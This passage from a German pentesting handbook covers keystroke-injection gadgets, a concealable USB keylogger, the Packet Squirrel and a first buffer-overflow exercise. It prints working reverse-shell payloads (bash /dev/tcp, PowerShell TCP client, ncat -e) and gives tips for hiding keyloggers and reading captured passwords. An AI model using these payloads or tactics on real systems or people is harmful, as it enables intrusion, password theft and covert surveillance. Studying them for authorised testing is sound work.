Wenn Sie jetzt glauben, dass Linux oder der Mac sicher sein dann haben Sie sich getäuscht. Die Schwierigkeit ist vor allem bei Linux den jeweiligen Shortcut zum Öffnen des Terminals zu kennen.

Dazu muss man zumindest wissen, welchen Windowmanager das Opfer einsetzt. Sie können als Übung versuchen die folgende Payload

```
/bin/bash -i >& /dev/tcp/192.168.1.106/80 0>&1
```

...über das Whisker-Menü auf Ihrem Kali-PC ausführen zu lassen! Allerdings wird der Angriff nur auf Linux-Systemen laufen, die XFCE und das Whisker-Menü einsetzen zumindest wenn Sie mit den Shortcuts und dem! zum Ausführen der Payload arbeiten. Ein anderes Menü oder ein anderer Windowmanager würden zB das Terminal auf eine andere Weise starten oder das Menü mit einem anderen Shortcut öffnen. Alternativ dazu könnte man `Alt + F2` nutzen, um den App-Finder zu öffnen, `"xfce-terminal"` als Eingabe senden und dann Enter um das Programm zu starten.

Die gleiche Payload ist übrigens auch auf dem Mac lauffähig - auch hier wird eine Shell-Sitzung zum Angreifer-PC auf den Port 80 aufgebaut allerdings brauchen wir einen ganz anderen Shortcut um die Spotlight-Suche zu öffnen und dann darin das Terminal zu finden und zu starten... In den Fall wäre das dann Apfel + Space, gefolgt von "Terminal" als Suchtext und Enter, um das Terminal zu starten.

Danach würde in beiden Fällen die gleiche Payload laufen - Sie sehen aber, dass der Beginn unterschiedlich ist und daher eine Payload niemals auf allen Systemen laufen kann.

Warum ich mich für Powershell und reine Bash-Befehle anstatt dem Einsatz von Trojanern und netcat entschieden habe, ist schnell erklärt. Diese Tools sind auf den Opfer-Systemen vorhanden und müssen nicht erst eingeschleust oder nachinstalliert werden. Die Chance, dass eine Firewall diese Programme auf das Internet zugreifen lässt, ist ebenfalls höher.

Beim Übersetzen des Codes bekommen Sie eine Meldung in dieser Form:

```
Sketch uses 3706 bytes (61%) of program storage space. Maximum
is 6012 bytes.
Global variables use 476 bytes of dynamic memory.
```

Vor allen der Speicherplatz für globale Variablen sollte unter 500 Byte liegen! Über dieser Marke hatte ich in meinen Tests einige Probleme mit unvorhergesehenem Verhalten. Scheinbar wird von der Arduino-IDE nicht geprüft, ob wir einen Bufferüberlauf auf dem ATTiny85 erzeugen.

Wenn Sie einen 3D-Drucker besitzen oder jemanden mit so einem Gerät kennen, dann können Sie dem Gerät einfach ein Gehäuse ausdrucken. Die Daten dazu finden Sie unter:

https://www.thingiverse.com/thing:2347216

Zwei weitere interessante Tools in dieser Kategorie wären der Pico Ducky, der auf einem Raspberry Pi basiert und der WHID Cactus, den Sie per WLAN fernsteuern können.

Letzterer erlaubt es sogar über die eingebaute serielle Schnittstelle eine Reverse-Shell zu einem System hinter einer Air-Gap aufzubauen... Dazu benötigen Sie folgende von mir geschriebene Scripts: https://github.com/mark-b1980/Cactus_WHID_Tools

Diese Tools und einige andere stelle ich in meinem Buch "**Hacken mit Hardware-Gadgets**" (*ISBN: 978-3743195882*) vor.

Keelog AirDrive Keylogger Kabel / Modul

Keelog bietet Keylogger in den verschiedensten Varianten an. Die interessantesten sind meiner Meinung nach die USB-Kabelverlängerung und das in eine Tastatur integrierbare Keylogger-Modul.

Das Modul ist quasi fast unmöglich zu entdecken denn wenn es in eine Tastatur eingebaut wurde, würde man es nur finden, wenn man diese wieder zerlegt. Allerdings ist dies auch nur schwerlich bei einem Pentest machbar. Es fehlt einfach die Zeit eine Tastatur zu zerlegen und dann ein solches Modul an das Kabel anzulöten.

Die USB Kabelverlängerung ist mein favorisierter Keylogger. Selbst wenn der PC am Schreibtisch steht fällt damit nicht auf, dass an einem Kabel ein Zwischenstecker angebracht wurde da man nur den Stecker des Kabels sieht und man die Verbindungsstelle vom Kabel zur Tastatur hinter dem Monitor oder PC oftmals leicht verstecken kann.

Die Keylogger sind in unterschiedlichsten Varianten zu haben. In der Standard-Variante lassen sich bis zu 16 MB an Daten auf dem Keylogger speichern und per WLAN-Verbindung abrufen.

Die Pro-Variante erlaubt des die Eingaben live mitzuverfolgen, Berichte per Email zu versenden, wenn der Keylogger mit dem Internet über WLAN verbunden ist und es werden Datums- und Zeitstempel in den Logs gespeichert.

Dies macht diese Geräte auch zu einem interessanten Werkzeug für forensische Untersuchungen.

Leider müssen wir uns entscheiden ob wir ein Kabel mit Keystroke-Injection oder mit WLAN haben wollen denn je nach Modell gibt es das eine oder andere aber niemals beides. Hier muss ich klar sagen, dass ich dies mehr als schade finde.

Eine Keystroke-Injection macht durchaus Sinn, ist aber nur halb so interessant, wenn ich Sie nicht triggern kann, wenn ich es möchte.

Wenn ich mich also entscheiden muss, würde ich eher die WLAN-Variante nehmen und dann wenn möglich mit einem Cactus WHID kombinieren oder ich nutze den Key Croc von Hak5.

Einrichten des Gerätes

Die Einrichtung des Gerätes erfolgt über WLAN. Dazu müssen wir uns zuerst mit dem WLAN des Gerätes verbinden. Im Auslieferungszustand heißt dieses `AIR_gefolgt` von einer 6-stelligen hexadezimalen Kombination – zB: `AIR_BD0AD9`.

Nachdem wir uns mit dem offenen WLAN verbunden haben, können wir über `http://192.168.4.1/index.html` das Web-Interface des AirDrive aufrufen.

Wählen Sie den Punkt Settings uns Sie können folgende Konfigurationen vornehmen:

ACCESS POINT NAME (SSID) The Wi-Fi network name is a required setting. Case sensitive, max 30 chars.	keylogger
ACCESS POINT SECURITY This sets the network security type. For WEP/WPA/WPA2 setting a password is necessary.	WPA2-PSK
ACCESS POINT PASSWORD Password for secure networks. Case sensitive, minimum 8 chars, max 30 chars.	keylogger

Im oberen Bereich können wir den WLAN-Accesspoint konfigurieren. Hier kann die SSID, Verschlüsselung und das Passwort festgelegt werden.

Nachdem Sie diese Änderungen gespeichert haben, wird der AirDrive neu gestartet und Sie müssen sich mit dem neuen WLAN-Netzwerk verbinden. Natürlich sollten Sie das WLAN nicht `keylogger` nennen, so wie ich es in diesem Beispiel gemacht habe! Wählen Sie am besten einen unauffälligen Standard-Namen wie `D-Link`, `Netgear`, `default` oder dergleichen.

Wenn wir uns auf der Settings-Seite befinden, kann man auf der Pro-Version über den Punkt Advanced den Keylogger auch mit einem WLAN-Netzwerk als Client verbinden.

Dies ist nötig damit der AirDrive dann auch das Datum und die Uhrzeit korrekt beziehen und in die Logs einfügen kann.

Weiter unten konfigurieren wir dann das Keyboard-Layout und die Anzeige diverser Sondertasten:

SPECIAL KEYS This sets the logging level of special keys, such as function keys, shift, alt, control, etc.	All special keys
KEYBOARD LAYOUT This sets the language specific keyboard layout.	German
FILTER LEVEL This sets the level of USB data filtering (lower value is less restrictive). Decrease this value in case characters are missing, increase it in case additional data is present in the log.	3

Hierbei wähle ich immer `All special keys` aus. Wir werden gleich sehen warum dies wichtig ist!

Die Keyboard Layout Option ist selbsterklärend aber sie sehen auch wie viel komfortabler dies ist im Gegensatz zu diversen Arduino-basierten Projekten.

Der Filter Level hilft in manchen Fällen die Ergebnisse zu verbessern, in der Regel lasse ich ihn einfach auf dem voreingestellten Wert.

Sollten Sie die Variante mit der Keystroke-Injection gewählt haben, können Sie den Keylogger durch gleichzeitiges Drücken von `S + B + K` in den Massenspeicher-Modus bringen. Dann können Sie die Log-Datei herunterladen oder die Einstellungen über die Datei `CONFIG.TXT` bearbeiten:

```
Password=KBS
LogSpecialKeys=Full
DisableLogging=No
```

Außerdem können Sie dann die passende `layout.usb` Datei aus der `LAYOUTS.ZIP` Datei auf das Keylogger-Laufwerk extrahieren, um das Tastaturlayout zu ändern.

Einsatz als Keylogger

Wenn es um das Keylogging geht ist dies der beste Keylogger den ich kenne aber dennoch habe ich zwei Kritikpunkte.

- Das Kabel könnte etwas länger sein damit man es noch besser verstecken kann aber dies ist nicht der wichtigste Kritikpunkt.
- Beim Testen mit 2-in-1 Funktastaturen (*Tastatur und Touchpad in einem*) hat der Keylogger nicht funktioniert. Das Gerät hat gar nichts aufgezeichnet denn das Tool kommt nicht mit Bluetooth-basierten Funktastaturen klar! Das können andere besser...

Bei einer einfachen kabelgebundenen Tastatur waren die Ergebnisse aber perfekt:

```
www.wma[Bck][Bck][Bck]gma[Tab][Ent]
megah4xx0r1980[Alt]@gmail.com [Ent]
[Sh]Geheim[Sh]![Sh]L[Sh]O[Sh]L3[Ent]
```

Hier sehen wir genau was passiert ist und das Log wird auch in einzelne Zeilen anhand der Enter-Taste getrennt, was die Lesbarkeit deutlich erhöht.

Wir sehen an der Zeile `www.wma[Bck][Bck][Bck]gma[Tab][Ent]` deutlich, dass hier versucht wurde www.gma einzutippen aber ich habe ein w statt dem g getippt, dann 3 Buchstaben mit 3 x Backspace ([Bck]) gelöscht und gma getippt.

[Tab][Ent] deutet dann darauf hin, dass mit der Tabulator-Taste auf die Liste der vorgeschlagenen URLs gewechselt und dann ein Eintrag mit Enter aufgerufen wurde.

Dies ist wichtig da wir sonst nur raten würden was passiert ist bzw. was getippt wurde.

Danach wurde die Email-Adresse eingetippt und das Formular mit Enter abgeschickt.

Die dritte Zeile enthält dann das Passwort: `Geheim!LOL3`

Mein zweiter Versuch sollte das Kopieren und einfügen eines Passworts simulieren:

```
www.gma[Tab][Ent]
megah4xx0r1980[Alt]@gmail.com[Ent]
[Ctl]c[Ctl]v[Ent]
```

Hier sind die ersten zwei Zeilen selbsterklärend. In der dritten Zeile finden wir `[Ctl]c [Ctl]v und [Ent]`. Dies zeigt uns, dass etwas mit `CTRL + c` kopiert und dann mit `CTRL + v` eingefügt wurde. Danach wurde die eingefügte Eingabe mit Enter abgeschickt.

In diesem Fall wissen wir, dass das Passwort irgendwo am System gespeichert sein muss. Dies kann eine Textdatei, eine Email oder sonst etwas sein...

Mit einem genauen Zeitstempel im Log könnte man die Dateisystemartefakte des Systems durchsuchen und nun herausfinden welche Datei zu diesem Zeitpunkt geöffnet wurde.

Außerdem würde ich als IT-Forensiker nun auch sofort an zuletzt geöffnete oder häufig geöffnete Dateien denken um die Suche nach der Datei zu verkürzen.

Man kann auch ein Script schreiben, dass alle möglichen Dateien untersucht und in den Texten der Dateien nach Begriffen wie `Passwort`,`GMAIL`, etc. sucht.

Genau darum ist es so wichtig jeden Anschlag zu kennen. Nur so können Sie entsprechende Rückschlüsse ziehen. Oftmals ist dies nicht einmal ganz so leicht denn beim Klicken auf den Eintrag in der Liste vorgeschlagener URLs sähe das Log wie folgt aus:

```
www.wma[Bck][Bck][Bck]gmamegah4xx0r1980[Alt]@gmail.com[Ent]
[Sh]Geheim[Sh]![Sh]L[Sh]O[Sh]L3[Ent]
```

Genau darum ist die Auswertung von solchen Logs auch oft sehr zeitintensiv.

Keystroke-Injection Script

Wenn Sie sich für die Variante ohne WLAN entschieden haben, können Sie auch mit Hilfe der folgenden Befehle Keystroke-Injection Angriffe schreiben.

`DELAY x` .... Verzögerung von x Millisekunden
`STRING x` ... Schreiben des Strings x
`REPEAT x` ... Die vorangegangene Zeile x Mal wiederholen

Neben dem Befehlen gibt es diverse Tastenkombinationen:

`GUI r` ..... Windows-Taste + `r`
`MENU r` .... Menü-Taste + `r`
`SHIFT r` ... Umschalttaste + `r`
`ALT r` ..... Alt-Taste + `r`
`CTRL r` .... Steuerung + `r`

Natürlich kann man hierbei r durch einen beliebigen anderen Buchstaben ersetzen.

Diverse andere Tasten sind ebenfalls über ihren Namen ansprechbar:

ESC	TAB	SPACE
PAGEUP	PAGEDOWN	DELETE

...

Leider ist diese Funktion nur halb so mächtig ohne WLAN-Zugriff.

Das Gerät erlaubt es mehrere Payloads anzulegen und diese über diverse Trigger auszulösen. Dazu werden die Payloads als `PAYLOAD0.txt`,

`PAYLOAD1.txt, PAYLOAD2.txt`, etc. auf dem Gerät abgelegt. Wann welche Payload läuft kann dann über die Datei `CONFIG.txt` gesteuert werden:

```
Payload0Trigger=Inactivity
Payload0Delay=300
Payload1Trigger=Auto
Payload1Delay=10
Payload2Trigger=Password
Payload2Password=hacktheplanet
KeystrokeSpeed=Fast
```

In dieser Beispiel-Datei sehen wir die möglichen Optionen. Inactivity bezieht sich hierbei auf die Inaktivität der Tastatur und Auto startet sofort nach den Booten. Die Delays sind hier in Sekunden zu verstehen.

`PAYLOAD0.txt` läuft also, wenn 5 Minuten lang keine Taste gedrückt wurde und `PAYLOAD1.txt` läuft 10 Sekunden nach dem booten.

PAYLOAD2.txt wird getriggert, wenn jemand hacktheplanet auf der Tastatur eingibt.

Die Tippgeschwindigkeit (KeystrokeSpeed) erlaubt die Werte Fast, Medium und Slow.

Um das Gerät in den Massenspeicher-Modus zu schalten in dem Sie Payloads bearbeiten können, schließen Sie den Keylogger an Ihrer Tastatur an und halten Sie K + B + S oder das von Ihnen selbst in der `CONFIG.TXT` vergebene Passwort aus 3 Zeichen gedrückt.

An dieser Stelle will ich Ihnen unsere einfache Reverse-Shell Payload für Windows zeigen:

```
DELAY 3000
GUI r
DELAY 1000
STRING powershell
DELAY 500
ENTER
```

```
STRING                                                  $c=New-Object
System.Net.Sockets.TCPClient('"IP"','"PORT"');
$s=$c.GetStream();                              [byte[]]$b=0..255|%
{0};while(($i=$s.Read($b,0,$b.Length)) -ne
0){;                    $d=(New-Object                  -TypeName
System.Text.ASCIIEncoding).GetString($b,0,$i);
$sb=(iex $d 2>&1 | Out-String );$sb2=$sb+'PS> ';
$tb=([text.encoding]::ASCII).GetBytes($sb2);
$s.Write($tb,0,$tb.Length);
$s.Flush()}; $c.Close()
DELAY 500
ENTER
```

Hierbei habe ich die Eingaben, die das Script erzeugt fett hervorgehoben.

Physische Angriffe - Packet Squirrel

Ein Gerät wie der Packet Squirrel ist nicht nur sehr praktisch, sondern auch ungleich schwerer nachzubauen als der Rubber Ducky.

Ein Packet Squirrel ist ein auf OpenWRT basierender kleiner Computer mit zwei Netzwerkkarten. Damit lassen sich physische MITM-Angriffe fahren oder man kann den kleinen PC als Backdoor in ein Netzwerk verwenden.

Zusätzlich zu den Netzwerk-Ports gibt es einen Micro-USB Anschluss zur Stromversorgung und einen USB-Anschluss an dem ein USB-Stick als Speichererweiterung angeschlossen werden kann.

Seitlich ist ein Schiebeschalter mit vier Einstellungen - drei verschiedene Payloads zwischen denen man schnell wechseln kann und der Arming-Mode um Daten abzurufen oder die Payloads zu bearbeiten. Dabei ist das ganze Gerät nur ungefähr so groß wie eine Streichholzschachtel!

Im Arming-Mode kann man sich einfach per SSH auf den Squirrel verbinden:

```
mark@kali:~$ ssh root@172.16.32.1
```

Dann können wir uns die von mir erstellte Payload ansehen:

```
root@squirrel:~# cat payloads/switch1/payload.sh
```

Diese enthält folgenden Code:

```
#!/bin/bash
# bash reverse shell payload v1.0

IP="192.168.1.100"
PORT="80"
```

```
function setup() {
  # prepare squirrel
  NETMODE BRIDGE
  sleep 20
}

function run() {
  # run attack
  echo "VICTIM CONNECTED - HAVE FUN!" | ncat $IP $PORT
  echo "----------------------------" | ncat $IP $PORT
  ncat -e /bin/bash $IP $PORT
}

LED SETUP
setup

LED ATTACK
run
```

Zuerst legen wir IP und `PORT` fest, auf die sich der Squirrel später verbinden soll.

In der Funktion setup wird der richtige `NETMODE` gesetzt. Danach warten wir 20 Sekunden, damit sich der Squirrel eine IP vom DHCP holen kann.

Dabei gibt es folgende Optionen für den `NETMODE`:

`BRIDGE`	Opfer-Gerät und Squirrel bekommen eine IP vom DHCP und teilen sich diese, beide sind dabei im Opfer-LAN.
`TRANSPARENT` ...	Der Squirrel hat selber keine Verbindung zum Netzwerk und reicht Pakete vom Opfer nur durch. (*Ideal zum sniffen*)
`NAT`	Der Squirrel bekommt eine IP vom DHCP und stellt selber einen DHCP für das Opfer zur Verfügung. Damit wird das Opfer aus dem eigentlichen LAN entfernt und in ein separates LAN gesteckt. (*Damit fällt der Angriff unter Umständen schnell auf*)
`VPN`	Holt das Opfer über ein VPN in ein Netzwerk unserer Wahl. (*Damit fällt der Angriff unter Umständen schnell auf*)
`CLONE`	Hierbei wartet der Squirrel auf die ersten paar Pakete vom Opfer und klont dessen MAC. (*Ideal falls man vermutet das jemand die MAC-Adressen im LAN überwacht*)

In der Funktion run findet der eigentliche Angriff statt. Zuerst senden wir eine Erfolgsmeldung und dann eine Trennlinie mit Netcat (ncat) an dem Kali-Rechner. Dann reichen wir die Bash durch, damit wir auf dem Squirrel arbeiten können.

Das Hauptprogramm setzt mit `LED SETUP` die eingebaute `LED` auf Magenta und ruft dann die Funktion setup auf. Danach wird die `LED` mit `LED ATTACK` auf ein gelbes blinken eingestellt und dann run aufgerufen. Somit bekommen wir über die LEDs auch ein Feedback, was gerade passiert.

Starten wir den Server mit nc am Kali-Rechner:

```
root@kali:~# nc -l 80 -k
```

Hierbei müssen wir den Schalter `-l` (*listen*) und `-k` (*keep alive*) verwenden. Der Schalter `-k` sorgt dafür, dass der Listener weiterläuft auch nachdem sich ein Client wieder trennt.

Sobald wir den Squirrel anschließen, den Schiebeschalter auf die Position eins stellen und das Gerät mit Strom versorgen, läuft der Angriff los. Es dauert ein paar Sekunden, bis das Gerät anfängt, grün zu blinken, um den Bootvorgang anzuzeigen. Danach kommt ein kurzes blaues Aufblinken, gefolgt von Magenta (setup) und dann dem gelben Blinken (run).

Auf dem Kali-Rechner können wir mit dem Squirrel arbeiten, sobald die Verbindung steht:

```
root@kali:~# nc -l 80 -k
VICTIM CONNECTED - HAVE FUN!
----------------------------
uname -a
Linux squirrel 3.18.45 #49 Thu Jul 13 17:58:25 PDT 2017 mips
GNU/Linux
nmap -Pn -O 192.168.1.3
Starting Nmap 6.47 ( http://nmap.org ) at 2020-06-19 15:16 UTC
Nmap scan report for 192.168.1.3
Host is up (0.00046s latency).
Not shown: 996 filtered ports
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
3306/tcp open mysql
4000/tcp open remoteanything
MAC Address: 18:A9:05:B9:C5:21 (Hewlett-Packard Company)
Warning: OSScan results may be unreliable because we could not
find at least 1 open
and 1 closed port
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.11 - 3.14
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at
http://nmap.org/submit/
```

```
Nmap done: 1 IP address (1 host up) scanned in 49.45 seconds
```

Sie sehen auch, dass bei dieser Vorgehensweise der Prompt nicht erscheint - genau darum habe ich auch die zwei Meldungen ausgeben lassen, damit ich sehe, wann die Verbindung steht.

Praktischerweise bringt der Squirrel die wichtigsten Tools mit. Neben anderen sind das beispielsweise `nmap`, `python`, `tcpdump`, `autossh`, `dsniff`, `ngrep`, `php5` und `wget`.

Diese kleine aber feine Sammlung an Tools reicht definitiv aus, um einiges in dem Netzwerk anzustellen. Außerdem können Sie mit Python oder PHP weitere Tools schreiben oder auf viele in Python geschriebene Tools zurückgreifen. Sehen Sie sich auch auf jeden Fall die mitgelieferten Standard-Payloads an. Vor allem die Reverse-VPN Verbindung ist sehr interessant.

Ein ähnliches Tool wäre der ebenfalls von Hak5 vertriebene LAN Turtle. Mehr zu beiden Hacking-Gadgets finden Sie im Buch "**Hacken mit Hardware-Gadgets**" (*ISBN: 9783743195882*).

BUFFER OVERFLOWS

Die Königsdisziplin im IT-Security-Bereich ist Exploit-Resarch und Reverse Engeneering.

Ich habe sehr lange darüber nachgedacht, ob ich ein Beispiel an dieser Stelle bringen soll oder nicht. Um dieses fortgeschrittene und doch recht komplexe Thema zu beleuchten, müssen wir uns sehr tief in die Arbeitsweise des Computers hineinversetzen und uns mit Assembler Programmierung auseinandersetzen.

Um das Beispiel weiter zu vereinfachen, werden wir einen Schutzmechanismus außer Kraft setzen, um bei jedem Aufruf des Programms die gleichen Speicheradressen zu bekommen. Da Buffer-Overflows häufig zu schwerwiegenden Sicherheitslücken geführt haben wird nun dafür gesorgt, dass wir bei jedem Programmstart beispielsweise einen zufälligen Adressbereich für den Stack bekommen. Das macht den Angriff, den ich Ihnen nun zeigen werde nicht unmöglich aber schwerer und deutlich aufwendiger.

Testen wir also ob dies bei Ihnen aktiviert ist:

```
root@kali:~# cat /proc/sys/kernel/randomize_va_space
2
```

Die 2 bedeutet, dass diese Schutzfunktion aktiviert ist. Um das Beispiel übersichtlicher zu halten, deaktivieren wir diese Funktion mit:

```
root@kali:~# echo "0" > /proc/sys/kernel/randomize_va_space
```

Bevor wir damit anfangen, das Programm zu schreiben, erstellen wir zuerst eine binäre Datei, die mit dem Programm eingelesen werden soll. Dazu verwenden Sie folgenden Befehl:

```
mark@kali:~$ echo -n -e
```

```
"\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x40\x41\x42\x43\x44\x45
" > conf.bin
```

Dann sehen wir uns den Inhalt der Datei mit einem Hex-Editor an:

```
mark@kali:~$ xxd -c 8 conf.bin
00000000: 3031 3233 3435 3637 01234567
00000008: 3839 4041 4243 4445 89@ABCDE
```

Mit den echo-Befehl haben wir die hexadezimalen Werte 0x30 - 0x45 in eine Datei geschrieben. Diese Werte entsprechen in der ASCII-Tabelle den Ziffern 0-9 sowie den Zeichen @ und A-E. Für das folgende Beispiel haben die Werte keine Bedeutung aber so können Sie beim Debuggen des Programms den Vorgang besser nachverfolgen!

Also sehen wir uns das Programm an:

```
section .data
  confFile db "/home/user/conf.bin", 0x0
  O_RDONLY equ 0

section .text
  global _start

  read_config:
    ; open-syscall
    mov rax, 2
    mov rdi, confFile
    mov rsi, O_RDONLY
    mov rdx, 644o
    syscall

  ; read-syscall

    mov r8, 0
    sub rsp, 16
    mov rdi, rax ; file-descryptor from syscall before

  _read_loop:
```

```
    mov rax, 0
    lea rsi, [rsp+r8]
    mov rdx, 8
    syscall

    add r8, 8
    cmp rax, 0
    jnz _read_loop

; close-Syscall

  mov rax, 3 ; file-descryptor still in rsi as before
  syscall

pop rbx

  pop rcx
  ret

_start:
  call read_config

; exit syscall

  mov rax, 60
  mov rdi, 0
  syscall
```

Ich habe mich an dieser Stelle für Assembler entschieden um den Code, den wir debuggen und analysieren müssen möglichst klein zu halten. Natürlich gibt es haufenweise Beispiele im Internet, die C nutzen und bekanntermaßen verwundbaren Funktionen wie `strcpy()`. Da in C Header-Dateien, die weiteren Code bereitstellen, mit nur einer Include-Anweisung eingebunden werden, scheint es, als wäre der Code viel kürzer. Das ausführbare Programm das wir nach dem Übersetzen erhalten ist jedoch deutlich länger und komplexer. Daher nutzen wir hier NASM um uns auf das absolute Minimum zu beschränken.

Mit C und einigen anderen Sprachen geschriebene Programme lassen sich nach dem Übersetzen in eine ausführbare Datei nicht mehr in den Programmcode zurückrechnen. Man kann diese Programme allerdings in Assembler betrachten da Assembler-Code quasi nur eine besser lesbare Repräsentation der binären Opcodes (*Operation Codes*) ist, die der Prozessor ausführt.

An dieser Stelle die Programmiersprache Assembler genau zu erklären würde den Rahmen des Buches bei Weitem sprengen! Interessierte verweise ich an dieser Stelle auf mein Buch "**64-bit Assembler Programmierung unter Linux**" (*ISBN 978-3751960120*). Wie üblich werde ich den Code so einfach wie möglich grob erklären, damit Sie dem Beispiel folgen können.

Schreiben Sie bitte das oben gezeigte Programm und speichern Sie es unter `buffer_overflow2.asm` ab.

Falls NASM noch nicht installiert ist, können Sie des mit:

```
root@kali:~# apt install nasm edb-debugger
```


nachholen. Danach können wir das Programm wie folgt übersetzen:

```
mark@kali:~$ nasm -f elf64 -o buffer_overflow2.o buffer_overflow2.asm

mark@kali:~$ gcc -fno-stack-protector -z execstack -o buffer_overflow2 buffer_overflow2.o
/usr/bin/ld: buffer_overflow2.o: warning: relocation in read-only section `.text'
/usr/bin/ld: warning: creating DT_TEXTREL in a PIE
```

Dabei steht das `-f elf64` für eine 64bit Datei und mit `-o buffer_overflow2.o` legen wir den Namen der Ausgabedatei fest. Die buffer_overflow2.o nutzen wir dann als Eingabe-Datei für gcc und erstellen damit eine ausführbare Datei Namens buffer_overflow2. Dabei steht das -f no-stack-protector und -z execstack für das Aufhaben aller Schutzfunktionen die einen Buffer Overflow in dieser Art verhindern würden.

Sobald Sie das Programm übersetzt haben können Sie es mit edb debuggen. Suchen Sie das Tool im Whisker-Menü und öffnen Sie die ausführbare Datei damit (File -> Open bzw. F3):

ACHTUNG!
Die Speicheradressen werden bei Ihnen höchstwahrscheinlich anders sein. Daher müssen Sie den gezeigten Code entsprechend anpassen...



Das Fenster von EDB gliedert sich in 4 Bereiche - der größte ist der Disassembly-View der den Programmcode in Assembler zeigt. Rechts daneben finden wir die Register mit den aktuellen Werten. Links unten unter Data Dump finden wir einen Hex-Viewer und daneben den Stack auf den wir in dem Beispiel ganz besonders achten müssen.

In der Leiste finden wir die Buttons mit denen wir das Programm schrittweise ablaufen lassen können: Für uns ist der 2. Button (Step into) interessant. Damit können wir Anweisung für Anweisung ablaufen lassen:

Das Programm gliedert sich in die .data und .text Sektion. In der .data Sektion werden Konstanten wie der Pfad zur binären Datei `(confFile)` und

`O_RDONLY` die den numerischen Wert für den Lesemodus enthält angelegt.

Diese Bezeichner sind einfach Namen, die beim Übersetzen des Codes mit der entsprechenden Speicheradresse ersetzt werden...

Das Hauptprogramm steht am Ende der Datei und beginnt mit `_start`. Darin wird die "Funktion" read_config aufgerufen und dann das Programm mit dem Systemcall `exit(0)` beendet. Hierzu werden die Werte 60 im Register rax und 0 in rdi abgelegt. Register können Sie sich wie globale Variablen vorstellen, mit denen alle Teile vom Programm arbeiten.

Steppen Sie das Programm bis zu call Anweisung durch.

Sobald Sie die call-Anweisung ausführen sollte Ihr Stack wie folgt aussehen:

```
00007FFF:FFFFE5B8 0000000000400106 return to 0x0000000000400106
00007FFF:FFFFE5C0 0000000000000001 ........
00007FFF:FFFFE5C8        00007FFFFFFFE8F1        Pointer        to
"/home/mark/buffer_overflow2"
... Ausgabe gekürzt ....
```

Vergleichen Sie den disassemblierten Code mit dem von Ihnen geschriebenen Code werden Ihnen kleine Abweichungen auffallen - diese können durch die Optimierungen des Assemblers beim Übersetzen oder durch die Verwendung alternativer Schreibweisen für Befehle beim Rückrechnen der Opcodes entstehen.

Wenn Sie den Faden verlieren, vergleichen Sie den disassemblierten Code mit der Quellcode-Datei um sich besser zurechtzufinden.

Das Kernstück ist die Funktion read_config. In dieser wird zuerst der open-Systemcall ausgeführt. Dazu werden die Sycall-ID 2 in `rax` (*bzw.* eax) gelegt, der Zeiger auf den Dateinamen in rdi, die Modus-ID in rsi (*bzw.* esi) und die Dateirechte in `rdx` (*bzw.* edx) abgelegt. Dann wird das Betriebssystem mit syscall gebeten, dies abzuarbeiten. Das ist also nichts weiter als der Funktionsaufruf `open(confFile, O_RDONLY, 644o)`:

```
00000000:004000b0 b8 02 00 00 00             mov eax, 2

00000000:004000b5 48 bf 14 01 60 00 00 00    movabs rdi,
                  00 00                      0x600114

00000000:004000bf be 00 00 00 00             mov esi, 0

00000000:004000c4 ba a4 01 00 00             mov edx, 0x1a4

00000000:004000c9 0f 05                      syscall
```

Der Rückgabewert der Funktion ist die Dateihandle-Nummer. Diese landet im rax Register und überschreibt den vorherigen Wert. Dieser sollte nun 3 oder höher sein. (*siehe Registers oben rechts*)

Sollten Sie keinen positiven Wert von einem Syscall in rax zurückbekommen, dann ist das ein Fehlercode. Diese finden Sie in den Dateien `/usr/src/linux-headers-5.3.0-53/include/uapi/asm-generic/errno.h` und `/usr/src/linux-headers-5.3.0-53/include/uapi/asm-generic/errno-base.h` aufgeschlüsselt:

```
#define EPERM       1   /* Operation not permitted */
#define ENOENT      2   /* No such file or directory */
#define ESRCH       3   /* No such process */
#define EINTR       4   /* Interrupted system call */
#define EIO         5   /* I/O error */
#define ENXIO       6   /* No such device or address */
#define E2BIG       7   /* Argument list too long */
#define ENOEXEC     8   /* Exec format error */
#define EBADF       9   /* Bad file number */
#define ECHILD      10  /* No child processes */
#define EAGAIN      11  /* Try again */
#define ENOMEM      12  /* Out of memory */
#define EACCES      13  /* Permission denied */
#define EFAULT      14  /* Bad address */
```

